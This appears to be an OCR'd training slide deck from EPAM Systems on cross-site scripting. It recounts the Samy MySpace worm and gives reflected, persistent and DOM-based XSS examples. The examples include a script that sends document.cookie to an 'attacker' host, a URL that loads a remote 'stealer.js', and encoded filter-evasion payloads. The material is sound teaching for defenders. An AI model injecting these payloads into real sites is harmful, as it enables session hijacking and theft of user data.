Alexey Bogachuk
Epam Systems

Vulnerabilities in your application

October 4, 2005

Samy or JS.Spacehero


- 20 hours
- 1 000 000 users
- but most of all, Samy is my hero

Samy or JS.Spacehero

```
<div id="mycode"
        expr="script"
        style="background:url
        ('javascript:eval(document.all.mycode.expr)')"
>
```

https://samy.pl/popular/tech.html

Samy or JS.Spacehero




Now, 2017

Epam CC

Customers and security

Only 1 hole

Only 1 open window



Only 1 issue and …

All security?


XSS

Cross Site Scripting

Statistics


Security Report, quarterly

%XSS attacks in Q1-2 of 2017



https://www.akamai.com/us/en/about/our-thinking/state-of-the-internet-report/

Avg XSS in Q1-2 of 2017



https://www.imperva.com/DefenseCenter/WAAR

Example of XSS


Reflected XSS

http://forum.by?search=news<\script%20src="http://hackersite.com/stealer.js


Reflected XSS

<script src="http://hackersite.com/stealer.js>

Reflected XSS



Reflected XSS



Reflected XSS

Persistent XSS


Responses

Alex Bogachuk

```
<html>
<script>window.location='http://attacker/?cookie=’ + document.cookie</script>
</html>
```

Publish Go full screen

Persistent XSS



Persistent XSS

"После сдачи ЕГЭ у меня не хватает баллов для поступления на факультет компьютерной безопасности.

Придется обеспечить работой тех, что поступил".

Persistent XSS

"Сочувствую парню из Питера, которому не хватило баллов, чтобы поступить на факультет компьютерном безопасности.

Надеюсь, мне хватит".

Dom-based XSS

DOM-based XSS

"><script>...</script>

<input value="userInput">

DOM-based XSS

```
                    ">
<iframe SRC="javascript:alert('XSS')”></iframe>
<input value="userInput">
```

DOM-based XSS

"><img src=i onerror=alert('xss')>

<input value="userInput">

DOM-based XSS

```
<IMG
SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;&#108;&#101;&#114;&#116;&#40;&#39;&#88;&#83;&#83;&#39;&#41;>
```

```
<IMG
SRC=&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#0000112&#0000116&#0000058&#0000097&#0000108&#0000101&#0000114&#0000116&#0000040&#0000039&#0000088&#0000083&#0000083&#0000039&#0000041>
```


DO